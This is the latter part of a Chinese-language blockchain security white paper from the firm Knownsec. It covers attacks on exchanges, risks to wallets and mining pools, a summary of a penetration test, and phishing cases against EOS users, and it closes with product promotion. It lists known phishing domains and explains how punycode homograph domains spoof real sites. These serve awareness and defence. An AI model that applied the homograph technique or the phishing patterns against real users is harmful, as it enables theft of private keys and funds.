三个小时后，攻击者再次利用 51890 个肉鸡，制造高达 12238.33GB 的 CC 流量，但被加速乐标记过的僵尸肉鸡早已不能为非作歹，半小时后，知道创宇的云防御平台成功的抵御了攻击者的大规模持续 CC 攻击。

图 3 第三波 安全报表

在该平台与知道创宇众位专家的高效协同配合下，纵然可以战略上藐视攻击者，但兵者诡道，日常防御巡检还需加强。目前，该平台每天仍遭受 20 余万次恶意扫描，38 余万次危险攻击。仍需时刻准备大战大波的攻击者。

图 4 历史拦截趋势

图 5 攻击行为类型

（2） 交易所账户被操纵，导致攻击者通过短期控制行情，场外套利数亿美元。

2018 年 3 月的某个夜晚，世界第二大交易所“币安 Binance”被黑客攻击，大量用户发现自己的账户被盗，账户中大量加密数字货币被恶意抛售为比特币（BTC），盘面上绝大多数币种呈现快速下跌。在触动市场的恐慌性抛售后，黑客将被盗账户中持有的比特币全部高价买入 VIA（维尔币），致其币值飙升 110 倍。

目前交易所普遍已关注自身账户及资金安全，但受到短期控制行情实现场外套利的事件的启发，交易所应该在完成基础安全防护后关注此方向。

4.2 数字钱包所面临的风险

数字钱包就是生成私钥和保存私钥的容器，它用来管理密钥和地址，跟踪地址的余额，创建和签名交易。对于钱包的类型我们可以通过交易方式、私钥的存储方式、私钥的生成方式以及数据的维护方式来进行分

类。从载体上来区分，加密数字货币钱包主要分为热钱包和冷钱包两种：

热钱包就是私钥存储在与互联网连接的终端上的钱包，如 starteos 钱包等。热钱包的私钥是通过加密存储在手机中的，加密的密钥就是钱包的交易密码，通过 Hash + Salt 方法生成口令文件。

冷钱包就是与互联网进行过物理隔绝的私钥存储容器，如 Memory Box,USB 硬件钱包等。Trezor 钱包就是早期的硬件钱包，私钥的生成和存储完全离线完成，发送交易时，私钥也不会在联网的计算机上缓存，所以冷钱包是最安全的私钥存储方式。

冷钱包从整体安全性来说较热钱包更高，但就目前市场上的产品也存在一定安全风险。比如：

某品牌冷钱包的实体是由智能手机改造而成，这就导致冷钱包的整体安全性受限于智能手机系统的安全基线，同时基于智能手机系统制作的冷钱包，性能往往都不可靠，这样就给使用者会带来不小的安全隐患。市面上的另一类安全钱包虽然是由加密芯片制造，但不是由密码学领域的专业研发专家参与研发，会出现由于加密芯片的使用不当而导致加密芯片无法为钱包提供有效加密的情况出现。

4.3 矿池 / 矿场所面临的风险

矿池 / 矿场作为现在 PoW 共识机制加密数字货币的基础设施，由于其自身基础安全防护问题，时常会高危安全风险。下面就介绍一个我公司所实际经历的安全事件：

近日我公司在为客户某业务线的 3 个子系统进行安全测试时，发现目标系统存在多个严重漏洞与高危漏洞，黑客可以利用现有漏洞进行“任

意用户登录”，“找回任意用户密码”，“恶意抢占矿机资源”等，系统属于严重风险系统。

由于本次测试为生产系统，故采用保守测试方法，生产环境评估为高风险操作的功能，经与客户该业务线相关负责人进行沟通，操作风险完全可控，最终协助客户对发现的漏洞进行修复，并完成复测验证，保障客户该业务系统的安全性。

在渗透测试过程中发现的安全问题，列举如下：

任意密码找回漏洞




图 1 任意密码找回漏洞

矿机资源名抢占漏洞




图 2 矿机资源名抢占漏洞

钱包地址篡改漏洞


图 3 钱包地址篡改漏洞

上面的这个案例说明了大规模矿池 / 矿场为便于管理引入远程管理系统，而由于该系统远程管理机制不健全所导致的安全风险，这个风险往往来自于管理界面的安全合规性及 WEB 远程管理系统的安全防护重视程度不够所导致。正是由于这些对安全合规性和 WEB 安全防护的漠视，很容易会让这些地方成为黑客攻陷系统乃至整个矿池 / 矿场的突破口。

还有，节点客户端版本碎片化也是矿机所面临的另外一个风险问题，尽管通过上面对比特币和以太坊的分析可以看出，目前节点客户端版本碎片化的现象并不严重（相反更加集中），但这也足以导致旧版本客户端使用者所面临旧版客户端的安全漏洞风险及日后因安全问题导致主网分叉的风险。

4.4 对于区块链生态风险的思考

从 Gartner 今年 3 月份发布的区块链生态系统安全指导模型来看，Gartner 对区块链生态的安全模型划分为商业逻辑层、风险与 IAM（身份认证访问管理）处理层及 IT 及技术层。其中，IT 及技术层及风险与 IAM（身份认证访问管理）处理层依然属于传统安全领域范畴，商业逻辑层是属于区块链所独有的，但它的运转需要完全依赖于底下二层的支持。



（图片来源：Gartner）

因此，在考虑区块链生态安全问题时，依然需要从传统安全领域出发

去思考区块链生态的安全风险，以及其所面临的传统安全问题。针对区块链生态的安全风险防范，也应该从区块链生态在传统领域中所面临的安全风险出发去思考解决方案和对策，比如：

交易所作为给区块链生态带来流动性基础的重要环节，所面临的安全问题主要集中在拒绝服务（DDoS 攻击、CC 攻击）及账户被盗（漏洞渗透）两个方面。这些都需要有专业化的团队来进行服务可用性的保障。知道创宇在云安全防护领域多年来市场占有率排名第一，云安全产品体系中的抗 D 保和创宇盾两款产品，是为解决交易型服务高可用性和反渗透的定制产品，可以为包括交易所在内的多种交易服务系统以及 WEB 系统提供业界最高水平的安全防护保障。

安全钱包作为区块链生态另一个重要环节，更应该关注钱包代码逻辑、安全认证组件及运行环境硬件各部分及系统化的安全性是否完备。以避免出现所依赖的底层或硬件系统安全性不可控而给钱包带来的安全威胁。知道创宇针在洞悉市面上数字钱包的安全风险后，对数字钱包进行了深入研究，即将推出真正具有完备性安全水平的安全钱包产品及解决方案。

矿池、矿场为了提高管理效率，因引入远程 WEB 管理等集中化管理方式，需要高度关注远程管理界面的 WEB 安全及安全合规性问题，对这些安全问题的忽视都将有可能让黑客加以利用实施攻击。知道创宇凭借多年来在传统安全领域的积累，对 WEB 安全防护及安全合规治理方面拥有着深厚经验，可以为矿池 / 矿场从业者提供直接高效的安全产品、服务及指导。

在区块链生态的安全建设及发展方面，知道创宇愿与广大区块链生态参与方开放合作，共同致力于构建安全的区块链生态环境，助力区块链生态协同发展。

5 区块链使用者面临的风险

随着加密数字货币的热潮，越来越多的普通投资者 / 消费者接触到区块链领域，由于他们对区块链专业知识及安全意识的缺乏，更易导致因保管不当而造成加密数字货币资产的损失，同时也更容易受到来自传统领域的恶意诈骗团伙，对个人加密数字货币资产的侵犯。

5.1 钱包和帐号失窃的案例

2017 年 10 月 16 日,广东东莞的一名 imToken 用户发现自己 100 多个 ETH 被盗,在 imToken 工作人员的协助下,该用户最终确认是身边的朋友盗取了他的加密数字货币。该用户回忆说,当时在备份钱包时,这个朋友就在他身边,通过什么手段盗取他的私钥不得而知,因为这个朋友在归还了所盗取的加密数字货币之后,就与失去了联系,并没有说出具体的作案技巧,但是从理论上推测,有可能是在用户备份的时候采用拍照等手段记住助记词。

5.2 用户被钓鱼的案例

以太坊钱包目前出现了最新钓鱼陷阱：当先前钱包地址处于锁定状态，钓鱼的人先将钱包中的 ICX Token 锁定，再故意流出私钥，以大量的 ERC20 Token 去诱惑大家往钱包地址中转手续费，再立马转走 ETH。

5.3 用户被欺诈的案例

2017 年 9 月，广东河源的的一名 imToken 用户告知 imToken"你们的客服，把我的币转走了"。收到消息后，imToken 第一时间与被盗用户建立联系，得知原来是有人冒充 imToken 客服人员，索取他的私钥。经过被盗用户提供的盗币人的邮箱，查找到了这个假客服，并协助用户将盗取的加密数字货币追回。

5.4 给使用者的安全防护建议

基于区块链技术的加密数字货币也被人们赋予了一定的金融属性。因此，在对这些加密数字货币的保管和保护上需要将安全意识提高到与传统资产保管保护同等水平上来。比如，尽量不要数字介质中存储私钥，将私钥存放在自己可控的纸质媒介上。无论何时何地对任何人都不要透露你的私钥。登录交易所前确认交易所网址，在交易前确认二次交易地址等。

同时也建议区块链生态企业，为使用者在执行关键操作前提供风险测评和风险提示，以确保使用者可以持续的保有较高安全风险意识。这么做的目的是为了让更多的使用者了解区块链及安全知识，提升整个区块链生态的认知水平。

5.5 EOS 钓鱼防护专题

由于 EOS 主网即将上线,网络上出现了不少 EOS 非法钓鱼网站，导致近期 EOS 被盗事件频发。在这里介绍几个 EOS 被盗事件，希望能够引起持有 EOS 的用户的警觉，提高相关安全意识。

5.5.1 钓鱼盗窃手段

目前已知的 EOS 钓鱼手段主要有以下几种:

1、虚假 EOS 映射教程

2、EOS 空投钓鱼网站

3、空投群钓鱼

4、假冒某知名钱包 APP 官方人员钓鱼诈骗

5、Block.one 网站邮箱被钓鱼

5.5.2 实际案例分析

5.5.2.1 虚假 EOS 映射教程


最近有多起 EOS 被盗事件与网络上一篇名为《EOS 映射——最最简单的教程》有关。该文章诱导用户从某钱包中导出私钥，并将私钥导入到 www.cnetherwallet.com 钓鱼网站中，最后将资产全部盗走。根据调查我们发现该文章影响力很广，先后出现在”简书”、“知乎”、“今日头条” 等知名平台。

（图片来源：token.im）

5.5.2.2 EOS 空投钓鱼网站

由于最近 EOS 火热，很多用户听说有空投可以领取，便被 “小便宜” 冲昏头脑，轻易相信部分虚假空投网站，结果输入私钥，丢失了财产。


关于 EOS 钓鱼网站	
https://air-eos.com	www.cnetherwallet.com
https://eos-airdrop.com	https://xn--myetherwalle-jb9e0y.com
https://eos.com/airdrop/	https://myetherwallet.com/
http://eos-candy.com/	https://eoslaunch.io



（图片来源：token.im）

5.5.2.3 空投群钓鱼（以某软件为例）

某软件活跃着很多以 EOS 为主题的空投群，其中也不乏一些骗子群，通过诱导用户登录空投钓鱼网站或者虚假的 MyEtherWallet，输入私钥，然后盗取资产。



（图片来源：token.im）

5.5.2.4 假冒某知名钱包 APP 官方人员钓鱼诈骗

前段时间知乎上出现几个假冒某知名钱包 APP 的用户，冒充其官方人员，发布虚假 EOS 映射教程，并在评论中诱导用户泄露私钥。

（图片来源：token.im）

5.5.2.5 Block.one 官网电子邮件钓鱼诈骗

虽然网络钓鱼诈骗通常针对老年人和弱势群体。主网启动和 ICO 这些需要进行资金转移的活动，也容易出现这种类型的诈骗。

最近发生了一场精心策划的 EOS 钓鱼骗局，受害者是 Block.one（EOS 背后的公司）其内部系统受到黑客的攻击，让投资者损失了数百万美元。

据称 Block.one 使用的受到威胁的电子邮件平台，由云软件供应商 Zendesk 提供支持。黑客的手段非常简单：侵入 Block.one 的系统，向 EOS 的投资者发送消息。黑客提取了数千名投资者的详细信息，然后利用

这些信息窃取了投资者的 EOS 和 Ethereum 加密数字货币，投资者在 EOS 和 ETH 中损失了数百万美元。

骗子假装提供免费代币作为赠品，投资者曾期待获得免费的 EOS 和 ETH 加密数字货币。但是，黑客最终窃取了这些投资者拥有的加密数字货币，最终导致数百万美元的损失。

尽管投资者信任 Block.one，尽管 Block.one 几乎将全部 10 亿 EOS 代币都出售给了投资者，但是根据我能找到的消息来源，其中很大一部分 - 包括用于购买 EOS 币的以太币 - 最终都落到黑客手里了。


EOS

EOS Launch - The Most Anticipated Event of the Year. Join the Blockchain Revolution!

The year long Token Distribution Event launched in June 2017 by block.one has reached its finale, with over 895,000,000 EOS distributed to contributors from over 75+ countries. EOS is on the brink of becoming the worlds most adopted blockchain platform, and as of June 1st, the native platform will be launched for all enterprises and private entrepreneurs to build upon.

As 4,2% of the available minted ERC-20 EOS tokens have not been distributed in the

图：EOS 钓鱼邮件（图片来源：http://blog.hubwiz.com）

黑客提供了一个按钮，要求邮件接受者在 ICO 的最后 48 小时内“声明”EOS 的“未售出代币”。该按钮会将你带到一个网站，该网站的颜色，

背景，字体和其他设计元素与 EOS 主页完全相同。唯一的问题是，诈骗网站的网址是 eȯs.com，在 o 上面有一个几乎察觉不到的点 - 只有在拉脱维亚 部分地区一种基本失传的 Livonian 语言中才有的变音符号，而 EOS 的官方网站是 eos.io。假冒网站 eȯs.com 作为一个国际域名，最终通过浏览器的 punycode 支持转到英文域名 xn－es-8bb.com。

最终，钓鱼网站提示访问者输入他们的私钥（区块链技术中使用的加密密码）来解锁其加密数字货币钱包，以接收 EOS 空投 - 这一请求几乎总是骗局的征兆，私钥的泄露最终让洗劫了受害者的帐户。

5.5.3 名词解释：PUNYCODE

Punycode 是一个根据 RFC 3492 标准而制定的编码系统,主要用於把域名从地方语言所采用的 Unicode 编码转换成为可用於 DNS 系统的编码。Punycode 可以防止所谓的 IDN 欺骗。

早期的 DNS（Domain Name System）是只支持英文域名解析。在 IDNs（国际化域名 Internationalized Domain Names） 推出以后，为了保证兼容以前的 DNS，所以，对 IDNs 进行 punycode 转码，转码后的 punycode 就由 26 个字母+10 个数字，还有“-”组成。

目前，因为操作系统的核心都是英文组成，DNS 服务器的解析也是由英文代码交换，所以 DNS 服务器 上并不支持直接的中文域名解析，所有中文域名的解析都需要转成 punycode 码，然后由 DNS 解析 punycode 码。

其实目前市面上浏览器所谓的完美支持中文域名，只是浏览器软件里面主动加入了中文域名自动转码，不需要原来的再次安装 中文域名转码控件来完成整个流程，例如：

企鹅.com，用 Punycode 转换后为：xn－hoq754q.com

中国.cn，用 Punycode 转换后为：xn－fiqs8s.cn

5.5.4 如何防护 EOS 钓鱼

1、 切勿贪小便宜

2、 不要轻易导出私钥或助记词到任何网站或任何人

3、 不要安装未知安全来源的代理证书

4、 只在信任的钱包中（如 MetaMask、MyEtherWallet、imToken）做 EOS 映射，切勿轻易相信任何第三方映射网站。

5、 不要向任何人或地方提供私钥！不要向任何人或地方提供私钥！不要向任何人或地方提供私钥！

6 区块链应用发展展望及安全趋势预测

6.1 区块链应用发展展望

现在，区块链经济已经处于爆发前夜。金融行业的探索领先一筹，而其他行业的应用正在快速展开。区块链行业应用具有明显的效益的显著优势在于优化业务流程、降低运营成本、提升协同效率，这个优势已经在金融服务、物联网、公共服务、社会公益和供应链管理等社会领域逐步体现出来。

作为新兴技术的中坚力量，区块链不只用于虚拟货币领域，也在其他诸如金融、医疗、知识产权认证等领域尝试落地，涌现出一大批优秀企业开拓或进入区块链产业。

6.1.1 金融交易

区块链技术和加密算法搭建的分布式记账系统，可以形成一个去中心化的信任体系。在这个体系中，每一笔转账都可以追本溯源，具有很高的透明度，提高了工作效率。

以区块链为底层的架构的币种能够实现无纸化货币体系，可以防止货币的超额印发而引起的通货膨胀，同样也能降低全球支付的成本。区块链在银行体系中运用，可以节省高昂的银行内部监管成本。

6.1.2 保险

区块链数据的真实性和难以修改的特点加上智能合约的出现，有利于简化保险理赔流程实现高效理赔，降低处理成本。

法国保险巨头安盛保险（AXA）已在探索使用以太坊公有区块链为航空旅客提供自动航班延误险理赔。这款应用以太坊智能合约的保险，通过以太坊智能合约与全球空中交通数据库相连接来不断监视航班数据。如果航班延迟超过 2 小时，“智能合约”保险产品将会向乘客进行直接的自动费用理赔。

6.1.3 能源

区块链技术的发展能够给能源互联网引入新的商业模式，例如自建光伏电站、资产证券化等模式。用户配电设施主要由用户自己投资建设，配电资产的投资收益和用电量有关，区块链技术可以提供精确可信的计量数据，保障投资者利益。

6.1.4 交通

基于虚拟货币激励机制的电动汽车 V2G 自动响应，可以让这些电动汽车作为电网以及可再生能源系统的缓冲。电动汽车充电设施其实十分有限并且至今尚未出现能够被业内普遍接受的计价、调度和支付软件标准。采用区块链技术建立统一的充电桩底层支付平台更容易为公众所接受。私人电桩也可采用基于智能合约和分布式总账的充电桩按时租赁。

6.1.5 供应链

区块链上的每一次交易信息（交易双方，交易时间，交易内容等）都会被记录在一个区块上，并且在链上各节点的分布式账本上进行储存，这就保证了信息的完整性、可靠性、高透明度。

6.1.6 物流

区块链是解决现有众多物流业问题的一种方式。将区块链和智能合约引入物流行业可以提供实时货物追踪，减少工作流程和提高透明度。一旦建成，区块链就被证明是一个更便宜和更安全的基础架构，具有更高的可扩展性和易于与其他行业的整合。

6.1.7 物联网

区块链与物联网共同作用的成果是去中心化使用户的数据和隐私更加安全，不被单一的云服务提供商控制，并且可以减少物联网运营商的维护成本。

分布式环境下数据的加密保护和验证机制，可以使不同应用系统的设备实现有价值的互联互通，并且可以进行方便可靠的费用结算和支付，让我们可以不用手机就能够进行网上购物，真正实现万物互联互通。

6.1.8 知识产权证明及存证

区块链可作为时间戳信息的分布式数据库来记录知识产权资产的产权链以及所有权情况。在区块链中，所有权可以按照时间顺序实时地持续更新，从而可以为任何一种知识产权资产的转让活动提供不可篡改的

跟踪记录，并且无需去寻求第三方信托的帮助。并且区块链技术可以为全球知识产权注册制度提供帮助，让不同国家公民之间的知识产权转让备案工作变得非常简单。

6.1.9 版权保护

好莱坞电影公司打算使用防篡改文件和加密等区块链技术来防止盗版行为。美国电影协会(MPAA)主席查尔斯·瑞夫金表示，“尽管我认为现在下结论还为时过早，我也不是专家，但区块链技术的确可能对数字产品的安全分销有很大帮助。”此外好莱坞还在使用类似间谍风格的剧本自毁功能来打击盗版电影，剧本将不再以纸质形式呈现在演员面前，而是采用类似 Instagram 的“阅后即焚”功能，演员在完成拍摄后剧本会启动自毁程序。

6.1.10 区块链游戏

游戏与去中心化的区块链技术相结合，可以让玩家对游戏账号和商品具有绝对的拥有权，不再是以往的玩家只有使用权，服务商在游戏中扮演上帝角色的局面，会让游戏在玩家之间变成更加透明化。游戏公司也可以利用之前的链上数据打造全新的游戏，形成游戏生态链。

6.2 区块链未来安全趋势预测

1）从共识机制角度来看：

随着工作量证明机制（PoW）向权益证明机制（PoS、DPoS）的演变，对于共识机制的安全问题也将由工作量抢占型攻击（扣块、双花、交易延展）转变为权益欺诈\劫持型攻击。

2）从数据结构角度来看：

随着侧链、分片等弥补区块链交易性能不足的方式推出，及链表、merkletree 数据结构向 DAG 等图数据结构演变，将会给区块链的交易性能带来前所未有的提升，

3）从区块链生态发展来看：

目前区块链生态（交易所、dApp）相比区块链来说集中度依然较高，现阶段的安全风险依然值得高度关注。不过未来区块链生态的安全风险将会随着区块链生态多样性发展而逐步分散。

4）从区块链应用环境来看：

业内目前已开始从关注公有链、私有链和联盟链的安全。随着区块链应用从早期金融属性向传统产业演进，也将带动区块链应用及生态环境的安全需求。

5）从区块链应用发展来看：

随着加密数字货币泡沫的退潮及区块链技术的日益成熟，可以预见到能源、交通、物流、供应链等领域区块链应用的萌发。由于这些领域会直接涉及人们的生命和财产安全，因此未来的区块链应用及技术需要有更高级别的安全来保障。

7 结语

在当今互联网及全球经济一体化的共同推动下，符合新时代发展，用于解决复杂问题的众多新兴技术手段适时而生。区块链技术随着近两年加密数字货币的指数级爆发式增长逐步走入人们的视野。区块链技术因其特有的生成、校验、存储、广播、记录确认等机制，让其在多边复杂性问题的处理上具有天然优势。

目前区块链最大的应用——加密数字货币的全球市值已经达到 2600 - 3300 亿美元的区间，随着更多区块链创新性应用的实践，将会给应用自身－加密数字货币－区块链整体行业释放出更广泛的影响和更多价值。

伴随着加密数字货币一路突飞猛进，整个人类社会对各类区块链应用空前期待的同时，涉及到区块链的安全事件也伴随新兴应用频繁爆发，单次安全事件的直接损失动辄高达几亿甚至几十亿的规模。更是彰显了安全在区块链行业的重要性和必要性。

知道创宇作为中国网络安全的耕耘者，长期跟踪区块链技术，思考适合区块链的安全方案，本白皮书即是对近期区块链市场观察及区块链泛安全思考的结合之作。知道创宇愿为广大区块链从业者提供量身定制的区块链安全的解决方案，伴随区块链行业共同成长。

8 关于我们

8.1 关于知道创宇

北京知道创宇信息技术有限公司是国内最早提出网站安全云监测及云防御的高新企业，始终致力于为客户提供基于云技术支撑的下一代安全解决方案。知道创宇总部设在北京，在国内多地设有分公司。凭借强大的云安全技术与产品的高可用性、易管理性、合规性和业务连续性、以及动态保障关键 Web 数据资产安全的能力，帮助用户应对变化多端的互联网安全威胁，赢得了企业、政府与公共机构的青睐。知道创宇安全实验室在 0Day 安全威胁与云安全技术方面的研究得到了业内的广泛认同并享有极高知名度。

8.2 关于知道创宇 404 区块链安全研究团队

知道创宇 404 区块链安全研究团队成立于 2017 年，团队成员来自白帽黑客、安全渗透、安全硬件、智能合约、区块链基础研究及市场研究多个领域，研究团队核心成员早期曾参与多个区块链生态项目的安全防护和咨询工作。

知道创宇 404 区块链安全研究团队对区块链基础技术、智能合约、dApp、数字钱包（含软件及硬件）方向的安全研究均有深入研究。愿与各方专业人员精诚合作携手研究，共同聚焦区块链安全解决方案，为区

块链及整体生态产业的健康发展保驾护航。

8.3 知道创宇区块链产品服务

区块链基础安全领域：

- ✧ 链上代码安全审计
- ✧ 智能合约代码安全审计
- ✧ 智能合约安全开发培训
- ✧ 区块链设计机制安全咨询

区块链生态安全领域：

- ✧ 交易所安全防护解决方案及相关产品服务
- ✧ 安全高可用撮合交易平台产品
- ✧ 矿机矿池安全防护解决方案及相关产品服务
- ✧ 安全软硬钱包解决方案及相关产品服务

区块链使用者安全领域：

- ✧ 区块链安全联盟
- ✧ 区块链反欺诈及反钓鱼解决方案
- ✧ 区块链个人安全防护指导

9 参考引用资料

[1]《2018 中国区块链产业白皮书》工业和信息化部信息中心

http://www.miit.gov.cn/n1146290/n1146402/n1146445/c6180238/part/6180297.pdf

[2] Bitcoin: A Peer-to-Peer Electronic Cash System

http://www.bitcoin.org/bitcoin.pdf

[3] What is Bitcoin?

https://blockgeeks.com/guides/what-is-bitcoin/

[4] Become A Bitcoin Developer: Basic 101

https://blockgeeks.com/guides/bitcoin-developer/

[5] 比特币黄金 51%攻击分析

http://8btc.com/thread-172602-1-1.html

[6] A Deeper Look at Different Smart Contract Platforms

https://blockgeeks.com/guides/different-smart-contract-platforms/

[7] Quantifying Decentralization

https://news.earn.com/quantifying-decentralization-e39db233c28e

[8] A Next-Generation Smart Contract and Decentralized Application Platform

https://github.com/ethereum/wiki/wiki/White-Paper

[9] 智能合约是什么？三分钟读懂区块链上的智能合约如何工作

http://www.sohu.com/a/225517786_100126066

[10] EOS.IO 技术白皮书

https://github.com/EOSIO/Documentation/blob/master/zh-CN/TechnicalWhitePaper.md

[11] DPOS Consensus Algorithm - The Missing White Paper

https://steemit.com/dpos/@dantheman/dpos-consensus-algorithm-this-missing-white-paper

[12] DPOS BFT— Pipelined Byzantine Fault Tolerance

https://medium.com/eosio/dpos-bft-pipelined-byzantine-fault-tolerance-8a0634a270ba

[13] EOS.IO Technical White Paper v2

https://github.com/EOSIO/Documentation/blob/master/TechnicalWhitePaper.md

[14] 公有链安全性 TOP20 评分排行榜

http://www.lianmenhu.com/blockchain-3231-1

[15] Decentralized Application Security Project (or DASP) Top 10 of 2018

https://www.dasp.co/

[16] 以太坊智能合约安全 Dasp Top10

https://blog.csdn.net/omnispace/article/details/80490802

[17] 来自智能合约中的威胁：去中心化应用安全威胁 Top10 榜单

http://www.freebuf.com/news/168383.html

[18] 3 月 7 日黑客们部署很久的空单计划，攻击了币安，却没有在币安获利

http://baijiahao.baidu.com/s?id=1594340152524260329

[19] [详解]以太坊 DAO 事件

https://zhuanlan.zhihu.com/p/34484860

[20] 提醒 | 近期 EOS 被盗事件汇总

https://token.im/posts/162

[21] EOS 背后公司 Block.one 被钓鱼，投资者损失数百万美元

http://blog.hubwiz.com/2018/06/05/eos-phishing

[22] EOS 九大核心安全隐患分析

http://baijiahao.baidu.com/s?id=1602765720451895473

[23] Evaluating the Security Risks to Blockchain Ecosystems (Gartner ID: G00347104)

https://www.gartner.com/doc/3869088/evaluating-security-risks-blockchain-ecosystems

[24] EOS 漏洞剖析－知乎－gjden

https://www.zhihu.com/pin/985924381054488576

[25] 几个区块链应用于保险的实例

https://www.sohu.com/a/196944743_444669

[26] 物流业——全球经济区块链化发展的下一步

http://www.8btc.com/logistics-industry-next-step-blockchainization